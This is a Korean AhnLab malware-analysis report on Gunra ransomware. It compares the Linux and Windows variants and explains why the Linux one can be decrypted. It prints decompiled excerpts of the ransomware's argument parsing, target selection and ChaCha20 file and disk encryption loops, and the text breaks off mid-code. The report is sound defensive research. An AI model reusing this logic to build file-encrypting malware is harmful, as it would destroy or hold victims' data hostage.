AhnLab Cyber Threat Intelligence Report

TLP : CLEAR


분석 보고서

Gunra 랜섬웨어

리눅스부터 윈도우까지, 공격자는 어떻게 움직였나?

안랩 시큐리티 인텔리전스 센터(ASEC)

2025. 10. 29



AhnLab

목차

CAUTION

본 보고서에는 현재까지 확인한 내용을 기반으로 분석가 의견이 다수 포함되어 있습니다. 분석가들마다 의견이 다를 수 있으며 새로운 근거가 확인되면, 본 보고서 내용도 사전 고지 없이 변경될 수 있습니다.

요약

Gunra 정보

- 2025년 4월부터 활동 시작
- 대한민국, 일본, 이집트, 파나마, 이탈리아, 아르헨티나 등의 다국적 기업 대상 공격
- 최근 국내에서도 랜섬웨어 공격 발생

랜섬웨어 정보 – ELF 포맷: 리눅스 대상

- 랜섬웨어 동작 전 인자 값 확인 - 다양한 기능 존재
- 암호화 대상에 따라 다른 암호화 키 생성 및 사용
- ChaCha20 암호화 알고리즘으로 파일 및 디스크 암호화
- 암호화 키는 RSA 암호화 알고리즘 - 암호화 후 파일 끝에 삽입 혹은 별도 파일로 저장
- 취약한 난수 생성 함수 - 암호화 키와 Nonce 값 예측 가능, 높은 확률로 복호화 가능


랜섬웨어 정보 – EXE 포맷: 윈도우 대상

- MurmurHash2 해시 알고리즘으로 DLL 및 API 문자열을 동적으로 풀어 사용 (분석 방해)
- 중복 실행 방지를 위해 “kjsidugiaadf99439” 이름의 뮤텍스 생성
- 암호화된 파일 복구를 막기 위해 WMI를 사용하여 볼륨 섀도우 복사본 삭제
- 파일에 따라 매번 다른 암호화 키 생성 및 사용
- ChaCha8 암호화 알고리즘으로 파일 암호화
- 파일 암호화에 사용된 키는 RSA 암호화 알고리즘 - 암호화 후 파일 끝에 삽입
- 암호화 대상 파일 확장자 및 크기에 따라 다른 방식으로 암호화

공격 그룹 소개

2025년 4월부터 활동을 시작한 건라(Gunra) 랜섬웨어 그룹은 주로 윈도우와 리눅스 시스템을 표적으로 한다. 대한민국, 일본, 이집트, 파나마, 이탈리아, 아르헨티나 등 다국적 기업들을 대상으로 공격을 수행하는 것으로 알려져 있다. 특히, 2025년 국내 기업/기관을 공격한 사실이 알려지며 업계에서 주목받고 있다.

Gunra 랜섬웨어는 다른 랜섬웨어 그룹들처럼 감염된 시스템의 파일을 암호화하고 피해 기업의 민감 데이터를 탈취한다. 몸값(ransom)을 지불하지 않으면 탈취한 정보를 공개한다.



[그림 1] Gunra 랜섬웨어 그룹의 DLS 홈페이지 (.onion)

안랩이 분석한 바에 따르면, Gunra 랜섬웨어 그룹은 윈도우 시스템에는 EXE, 리눅스 시스템에는 ELF 형태의 랜섬웨어를 사용하는 것으로 나타났다.

윈도우 시스템을 노린 EXE 형태의 랜섬웨어에서는 "kjsidugiaadf99439"라는 이름의 뮤텍스 생성, 볼륨 섀도우 복사본 삭제, 암호화 대상 파일 확장자/크기에 따라 다른 방식으로 암호화를 수행했다.

리눅스 시스템 대상 ELF 형태 랜섬웨어는 윈도우 대상 EXE 형태 랜섬웨어와 유사한 암호화 기능을 갖고 있다. 다만, 리눅스 환경에 특화된 명령어를 활용해 시스템을 장악하는 것이 특징이다. 특히, 최근 모든 업계에 걸쳐 이슈가 되고 있는 리눅스 서버 환경에서의 피해 가능성이 커 기업들의 각별한 주의가 요구된다.

공격 방식 비교: ELF vs EXE

리눅스 환경을 노리는 ELF 형태의 Gunra 랜섬웨어는 ChaCha20 암호화 알고리즘을 사용하며, 암호화에 필요한 키 값과 Nonce 값을 생성할 때 암호학적으로 취약한 난수 생성 함수를 사용한다. 이에, 높은 확률로 암호화된 데이터를 복호화할 수 있다.

반면, 윈도우 시스템 대상 EXE 형태의 Gunra 랜섬웨어는 ChaCha8 암호화 알고리즘을 사용한다. 키 값과 Nonce 값은 Cryptographic Service Provider(CSP)를 기반으로 한 CryptGenRandom() API를 사용해 생성한다. 암호학적으로 안전한 난수 생성 방식이기 때문에 복호화는 사실상 불가능하다.

	ELF 형태	EXE 형태
암호화 알고리즘	ChaCha20	ChaCha8
난수 생성 방식	time() 함수 기반의 rand() 함수 사용	CryptGenRandom() API 사용
복호화 가능성	가능	불가능

[표 1] ELF 형태와 EXE 형태의 Gunra 랜섬웨어 특징 비교

ELF와 EXE 형태 Gunra 랜섬웨어의 자세한 공격 방식은 뒤에 후술한다.

분석 1부: 리눅스 (ELF 포맷)

1. 초기 루틴

ELF 포맷의 Gunra 랜섬웨어는 실행 초기 단계에서 전달된 인자 값에 대한 유효성 검사를 수행한다. 필요한 모든 인자 값이 올바르게 전달된 경우에만 랜섬웨어가 정상 실행된다.

인자 값	행위	필요 여부
-t, --threads	암호화에 사용할 스레드 수	필요
-p, --path	암호화 대상 경로	필요
-e, --exts	암호화 대상 파일 확장자	필요
-r, --ratio	암호화 비율 (MB 단위)	필요
-k, --keyfile	RSA 공개키 파일 경로	필요
-s, --store	ChaCha20 암호화 알고리즘 키 저장 경로	선택
-l, --limit	최대 암호화 크기 (GB 단위)	선택

[표 2] 인자 값 별 행위

```
argparse_init((__int64)v20_array, (__int64)&v21, (__int64)&usages, 0);// memset
argparse_describe(
  v20_array,
  "\nA brief description of what the program does and how it works.",
  "\nAdditional description of the program after the description of the arguments.");
argparse_parse(v20_array, argc, (__int64)argv);
if ( Input_NumberOfThreads <= 0 || Input_NumberOfThreads > 100 )
{
  fprintf(
    (unsigned int)&_stderr_FILE,
    (unsigned int)"Invalid number of threads: %d. Must be between 1 and %d.\n",
    Input_NumberOfThreads,
    100,
    v4,
    v5,
    (char)argv);
  return 1;
}
if ( !Input_EncryptTargetFilePath || !*Input_EncryptTargetFilePath )
{
  fwrite_unlocked("Path to files to encrypt is required.\n", 1LL, 38LL, &_stderr_FILE);
  return 1;
}
```

[그림 2] 인자 값에 대한 유효성 검사

2. 암호화 준비

Gunra 랜섬웨어는 --path 인자로 전달받은 경로에 대해 암호화를 수행한다. 암호화 방식은 대상의 종류에 따라 크게 ▲파일 암호화 ▲디스크 암호화로 구분된다. 파일 암호화의 경우, 파일마다 독립적인 암호화 스레드를 생성해 암호화를 진행한다. 생성되는 스레드 수는 --threads 인자를 기반으로 설정된다. 이 때 사용할 스레드 수는 최소 1개에서 최대 100개까지 설정할 수 있다.

암호화 대상 파일의 확장자는 --exts 인자를 통해 설정한다. "all"을 전달할 경우, 암호화 대상 경로에 있는 모든 파일을 암호화한다. 특정 확장자를 지정하는 경우 최대 32개까지 설정할 수 있다.

```
v117 = strdup(Input_EncryptTargetFileExtension);
if ( !(unsigned int)strcasecmp(v117, "all") ) // Compare : Encrypt Target File Extension == "all"
{
  LODWORD(Encrypt_Struct[256]) = 1;
  strncpy(&Encrypt_Struct[192], "all", 32LL);
}
else
{
  for ( i = strtok(v117, ","); i && SLODWORD(Encrypt_Struct[256]) <= 31; i = strtok(0LL, ",") )// If Not Encarypt Target File Extension is "all" >> strtok with ","
  {
    strncpy(&Encrypt_Struct[2 * SLODWORD(Encrypt_Struct[256]) + 192], i, 31LL);
    HIBYTE(Encrypt_Struct[2 * SLODWORD(Encrypt_Struct[256]) + 193]) = 0;
    ++LODWORD(Encrypt_Struct[256]);
  }
  if ( !LODWORD(Encrypt_Struct[256]) )        // If Count of "Encrypt Target File Extension" is 0 >> fwrite
  {
    fwrite_unlocked((__int64)"No valid extensions provided\n", 1uLL, 29LL, (__int64)&_stderr_FILE);
    return 1;
  }
}
```

[그림 3] 암호화 대상 파일 확장자 설정

Gunra 랜섬웨어는 --path 인자에 전달된 경로의 유형에 따라 다음과 같이 동작한다.

파일 경로가 전달된 경우, 파일 확장자 검사 없이 바로 암호화 스레드가 생성되어 암호화를 수행한다. 단, --exts 옵션에 "encrt" 값이 설정된 경우에는 해당 파일을 암호화하지 않는다.

폴더 경로가 전달된 경우, 하위 경로에 존재하는 모든 파일을 대상으로 암호화 제외 대상 여부를 확인하고 확장자 검사를 수행한다. 지정된 확장자를 가진 파일에 대해서만 각각의 암호화 스레드를 생성하여 암호화를 수행한다.

암호화 제외 대상 파일 및 확장자
R3ADM3.txt, .encrt

[표 3] 암호화 제외 대상 파일 및 확장자

```
if ( !(unsigned int)strcasecmp(a1, "R3ADM3.txt") )// Skip #1
{
  puts("Skipping R3ADM3.txt file");
  return 0LL;
}
else if ( !(unsigned int)strcasecmp(Encrypt_Struct + 3072, "encrt") )// Skip #2
{
  return 0LL;
}
else if ( *(_DWORD *)(Encrypt_Struct + 4096) == 1 && !(unsigned int)strcasecmp(Encrypt_Struct + 3072, "all") )
{
  return 1LL;
}
else
{
  v3 = strrchr(a1, 46LL);                   // Find Last "."
  if ( v3 )
  {
    for ( i = 0; i < *(_DWORD *)(Encrypt_Struct + 4096); ++i )
    {
      if ( !(unsigned int)strcasecmp(v3, Encrypt_Struct + 32 * (i + 96LL)) )// When Find
        return 1LL;
```

[그림 4] 암호화 제외 대상 확인 및 암호화 대상 확장자 검사

디스크 경로가 전달된 경우, --exts 옵션에 "disk" 값이 설정되어 있고, --store 인자를 통해 암호화 키 저장 경로가 지정된 경우에만 해당 디스크 전체를 암호화한다.

```
if ( is_directory((__int64)Input_EncryptTargetFilePath) )// Check Target - Is Directory
{
  printf((unsigned int)"Encrypting directory %s\n", (_DWORD)Input_EncryptTargetFilePath, v5, v6, v7, v8, (char)argv);
  parse_directory((__int64)Input_EncryptTargetFilePath, (char)Encrypt_Struct);
}
else if ( is_regular_file((__int64)Input_EncryptTargetFilePath) )
{
  if ( (unsigned int)strcasecmp(&Encrypt_Struct[192], "encrt") )// If "encrt" Not Exist >> Execute
  {
    printf((unsigned int)"Encrypting file %s\n", (_DWORD)Input_EncryptTargetFilePath, v9, v10, v11, v12, (char)argv);
    spawn_or_wait_thread(
      (__int64)Input_EncryptTargetFilePath,
      (__int64)Encrypt_Struct,
      (int)Encrypt_Struct,
      v13,
      v14,
      v15);
  }
}
else if ( is_disk((__int64)Input_EncryptTargetFilePath) )
{
  if ( !(unsigned int)strcasecmp(&Encrypt_Struct[192], "disk") )// If "disk" Exist >> Execute
  {
    printf((unsigned int)"Encrypting disk %s\n", (_DWORD)Input_EncryptTargetFilePath, v16, v17, v18, v19, (char)argv);
    encrypt_disk((__int64)Input_EncryptTargetFilePath, (__int64)Encrypt_Struct);
  }
  else
  {
    printf(
      (unsigned int)"Path %s is a disk, but not specified for disk encryption. --exts=disk\n",
      (_DWORD)Input_EncryptTargetFilePath,
      v16,
      v17,
      v18,
      v19,
      (char)argv);
  }
}
```

[그림 5] 암호화 대상 경로 인자에 따른 동작 흐름


3. 파일 및 디스크 암호화

파일 암호화는 --store 인자 값이 설정된 경우와 설정되지 않은 경우 모두 동작한다. 암호화 알고리즘은 ChaCha20이고, 암호화에 사용되는 32바이트 크기의 키와 12바이트 크기의 Nonce 값은 매번 새로 생성된다.

--store 인자 값이 설정된 경우, ChaCha20 암호화 알고리즘에 사용되는 키는 RSA 공개키로 한 번 암호화된 후, 해당 경로에 .keystore 확장자로 저장된다. 반면, --store 인자가 설정되지 않은 경우에는 암호화된 파일 끝에 해당 키가 삽입된다.

```
chacha20_init_state(v11, a1, a2, a3);
for ( i = 0; ; i += 64 )
{
  result = i;
  if ( (int)i >= a6 )
    break;
  chacha20_block(v11, v10, 20LL);
  ++v12;
  for ( j = i; j <= (int)(i + 63) && j < a6; ++j )
    *(_BYTE *)(j + a5) = v10[j - i] ^ *(_BYTE *)(j + a4);
}
return result;
```

[그림 6] ChaCha20 암호화 알고리즘



[그림 7] --store 인자 값에 따른 암호화 키 저장 방식

파일 암호화는 인자로 전달받은 --limit 및 --ratio 인자 값에 따라 설정된 암호화 제한 및 비율에 기반하여 서로 다른 방식으로 진행된다. 암호화 방식을 보면, 먼저 1MB 크기를 암호화한 후, --ratio 인자 값이 설정되어 있는 경우 해당 값만큼 MB 크기의 내용을 건너뛴 뒤, 다시 1MB 크기를 암호화하는 방식을 반복한다.

암호화 대상 파일의 크기가 --limit 인자로 전달받은 값보다 클 경우에는 파일의 앞부분부터 해당 크기까지 암호화한다. 파일의 크기가 --limit 인자로 전달받은 값보다 작을 경우에는 파일 전체를 암호화한다.

```
if ( a5_limit_Value && v74_limit_Value_Bytes < v91_Target_Size )
{
  while ( v97 < v74_limit_Value_Bytes )     // Encrypt Size : "limit"
  {
    fseek(v83_Target_Handle, v97, 0LL);
    v75_fread_Result = fread_unlocked(v77_malloc_1MB_Result, 1LL, v79, v83_Target_Handle);
    if ( !v75_fread_Result )
      break;
    chacha20_xor(
      (__int64)v63_32,
      1u,
      (__int64)v73_12,
      v77_malloc_1MB_Result,
      v76_malloc_1MB_Result,
      v75_fread_Result);                    // ChaCha20
    fseek(v83_Target_Handle, v97, 0LL);
    fwrite_unlocked(v76_malloc_1MB_Result, 1uLL, v75_fread_Result, v83_Target_Handle);
    fflush_unlocked(v83_Target_Handle);
    v97 += v75_fread_Result + v78_Encrypt_Ratio_Bytes;// Next Offset : "Read" + "Encrypt Ratio (MB)"
  }
}
else
{
  while ( 1 )                               // Encrypt Size : All
  {
    fseek(v83_Target_Handle, v97, 0LL);
    v75_fread_Result = fread_unlocked(v77_malloc_1MB_Result, 1LL, v79, v83_Target_Handle);
    if ( !v75_fread_Result )
      break;
    chacha20_xor(
      (__int64)v63_32,
      1u,
      (__int64)v73_12,
      v77_malloc_1MB_Result,
      v76_malloc_1MB_Result,
      v75_fread_Result);                    // ChaCha20
    fseek(v83_Target_Handle, v97, 0LL);
    fwrite_unlocked(v76_malloc_1MB_Result, 1uLL, v75_fread_Result, v83_Target_Handle);
    fflush_unlocked(v83_Target_Handle);
    v97 += v75_fread_Result + v78_Encrypt_Ratio_Bytes;// Next Offset : "Read" + "Encrypt Ratio (MB)"
  }
}
```

[그림 8] 인자 값에 따른 파일 암호화 방식

디스크 암호화는 --store 인자 값이 설정된 경우에만 동작한다. 암호화 알고리즘은 ChaCha20이고, 암호화에 사용되는 32바이트 크기의 키와 12바이트 크기의 Nonce 값은 매번 새로 생성된다.

우선, 암호화 대상 디스크의 경로 문자열에서 "/"를 "_"로 치환한 문자열을 생성한다. 이를 기반으로 암호화 키를 저장할 .keystore 파일과 암호화 진행 상황을 기록할 .progress 파일을 생성한다.

암호화는 파일 암호화와 동일한 방식으로 진행된다. 인자로 전달받은 --limit 및 --ratio 인자 값에 따라 설정된 암호화 제한 및 비율에 기반하여 각기 다른 방식으로 암호화한다.

```
v61_Target_Handle = open(a1_Input_EncryptTargetFilePath, 2, v11, v12, v13, v14, v35);
if ( (v61_Target_Handle & 0x80000000) == 0 )// Check - Success to "open"
{
  v60_Target_Size = lseek(v61_Target_Handle, 0LL, 2LL);// Get Size of Disk (Target)
  if ( v60_Target_Size == -1 )
  {
    printf((unsigned int)"lseek disk size", 0, v19, v20, v21, v22, v36);
    close(v61_Target_Handle);
    return 6LL;
  }
  else
  {
    lseek(v61_Target_Handle, 0LL, 0LL);
    v59_1MB = 0x100000LL;               // 1MB
